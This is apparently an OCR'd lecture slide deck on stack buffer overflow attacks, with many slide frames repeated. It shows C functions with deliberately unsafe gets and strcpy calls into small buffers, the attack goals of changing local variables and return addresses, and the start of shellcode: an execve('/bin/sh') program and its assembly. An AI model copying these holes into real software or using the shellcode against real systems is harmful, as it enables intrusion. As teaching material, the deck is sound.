
Modify Local Variables


```
void handleRequest()
{
  int code;
  char subject[] = "[[[SECRET]]] user request";
  char recp[] = "admin@nsa.gov";
  char query[8];

  strcpy(query, getenv("QUERY_STRING"));

  //send top secret e-mail to recp
  …
}
```




Modify Local Variables


```
void handleRequest()
{
  int code;
  char subject[] = "[[[SECRET]]] user request";
  char recp[] = "admin@nsa.gov";
  char query[8];

  strcpy(query, getenv("QUERY_STRING"));

  //send top secret e-mail to recp
  …
}
```



Modify Local Variables


```
void handleRequest()
{
  int code;
  char subject[] = "[[[SECRET]]] user request";
  char recp[] = "admin@nsa.gov";
  char query[8];

  strcpy(query, getenv("QUERY_STRING"));

  //send top secret e-mail to recp
  …
}
```




Repeat Code…

- Modify local variables
- **Modify return address to skip/repeat code**
- Modify return address to run evil code


Repeat Code…


```
void func(int a, int b)
{
  printf("Inside func loop.\n");
  char buffer[4];
  gets(buffer);
}

main()
{
  printf("about to call func.\n");
  func(5,6);
  printf("done.\n");
}
```




Repeat Code…


```
void func(int a, int b)
{
  printf("Inside func loop.\n");
  char buffer[4];
  gets(buffer);
}

main()
{
  printf("about to call func.\n");
  func(5,6);
  printf("done.\n");
}
```




Repeat Code…


```
void func(int a, int b)
{
  printf("Inside func loop.\n");
  char buffer[4];
  gets(buffer);
}

main()
{
  printf("about to call func.\n");
  func(5,6);
  printf("done.\n");
}
```




Repeat Code…


```
void func(int a, int b)
{
  printf("Inside func loop.\n");
  char buffer[4];
  gets(buffer);
}

main()
{
  printf("about to call func.\n");
  func(5,6);
  printf("done.\n");
}
```



Repeat Code…


```
void func(int a, int b)
{
  printf("Inside func loop.\n");
  char buffer[4];
  gets(buffer);
}

main()
{
  printf("about to call func.\n");
  func(5,6);
  printf("done.\n");
}
```




Sample Attacks

- Modify local variables
- Modify return address to skip/repeat code
- **Modify return address to run evil code**


Running Evil Code…


```
void func(int a, int b) {
        char buffer[32];
        gets(buffer);
        …
}
```




Running Evil Code…


```
void func(int a, int b) {
        char buffer[32];
        gets(buffer);
        …
}
```




Running Evil Code…


```
void func(int a, int b) {
        char buffer[32];
        gets(buffer);
        …
}
```




Running Evil Code…


```
void func(int a, int b) {
        char buffer[32];
        gets(buffer);
        …
}
```




Running Evil Code…


```
void func(int a, int b) {
        char buffer[32];
        gets(buffer);
        …
}
```



Running Evil Code…


```
void func(int a, int b) {
        char buffer[32];
        gets(buffer);
        …
}
```




Running Evil Code…


```
void main() {
  char *name[2];
  name[0] = "/bin/sh";
  name[1] = NULL;
  execve(name[0], name, NULL);
}
```

Running Evil Code…



```
void main() {
  char *name[2];
  name[0] = "/bin/sh";
  name[1] = NULL;
  execve(name[0], name, NULL);
}
```




```
movl   $0x80884a8,0xfffffff8(%ebp)
movl   $0x0,0xfffffffc(%ebp)
push   $0x0
lea    0xfffffff8(%ebp),%eax
push   %eax
pushl  0xfffffff8(%ebp)
call   0x804d880 <execve>
```

Running Evil Code…


```
void main() {
  char *name[2];
  name[0] = "/bin/sh";
  name[1] = NULL;
  execve(name[0], name, NULL);
}
```




```
movl   $0x80884a8,0xfffffff8(%ebp)
movl   $0x0,0xfffffffc(%ebp)
push   $0x0
lea    0xfffffff8(%ebp),%eax
push   %eax
pushl  0xfffffff8(%ebp)
call   0x804d880 <execve>
```




0xffffffff

Running Evil Code…


```
void main() {
  char *name[2];
  name[0] = "/bin/sh";
  name[1] = NULL;
  execve(name[0], name, NULL);
}
```




```
movl   $0x80884a8,0xfffffff8(%ebp)
movl   $0x0,0xfffffffc(%ebp)
push   $0x0
lea    0xfffffff8(%ebp),%eax
push   %eax
pushl  0xfffffff8(%ebp)
call   0x804d880 <execve>
```




Running Evil Code…


```
void main() {
  char *name[2];
  name[0] = "/bin/sh";
  name[1] = NULL;
  execve(name[0], name, NULL);
}
```




```
movl   $0x80884a8,0xfffffff8(%ebp)
movl   $0x0,0xfffffffc(%ebp)
push   $0x0
lea    0xfffffff8(%ebp),%eax
push   %eax
pushl  0xfffffff8(%ebp)
call   0x804d880 <execve>
```




Running Evil Code…


```
void main() {
  char *name[2];
  name[0] = "/bin/sh";
  name[1] = NULL;
  execve(name[0], name, NULL);
}
```

```
movl   $0x80884a8,0xfffffff8(%ebp)
movl   $0x0,0xfffffffc(%ebp)
push   $0x0
lea    0xfffffff8(%ebp),%eax
push   %eax
pushl  0xfffffff8(%ebp)
call   0x804d880 <execve>
```







name

Running Evil Code…


```
void main() {
  char *name[2];
  name[0] = "/bin/sh";
  name[1] = NULL;
  execve(name[0], name, NULL);
}
```




```
movl   $0x80884a8,0xfffffff8(%ebp)
movl   $0x0,0xfffffffc(%ebp)
push   $0x0
lea    0xfffffff8(%ebp),%eax
push   %eax
pushl  0xfffffff8(%ebp)
call   0x804d880 <execve>
```




Running Evil Code…


```
void main() {
  char *name[2];
  name[0] = "/bin/sh";
  name[1] = NULL;
  execve(name[0], name, NULL);
}
```




Running Evil Code…


```
void main() {
  char *name[2];
  name[0] = "/bin/sh";
  name[1] = NULL;
  execve(name[0], name, NULL);
}
```




```
mov     0x8(%ebp),%ebx
mov     0xc(%ebp),%ecx
mov     0x10(%ebp),%edx
mov     $0xb,%eax
int     $0x80
```




Running Evil Code…


```
void main() {
  char *name[2];
  name[0] = "/bin/sh";
  name[1] = NULL;
  execve(name[0], name, NULL);
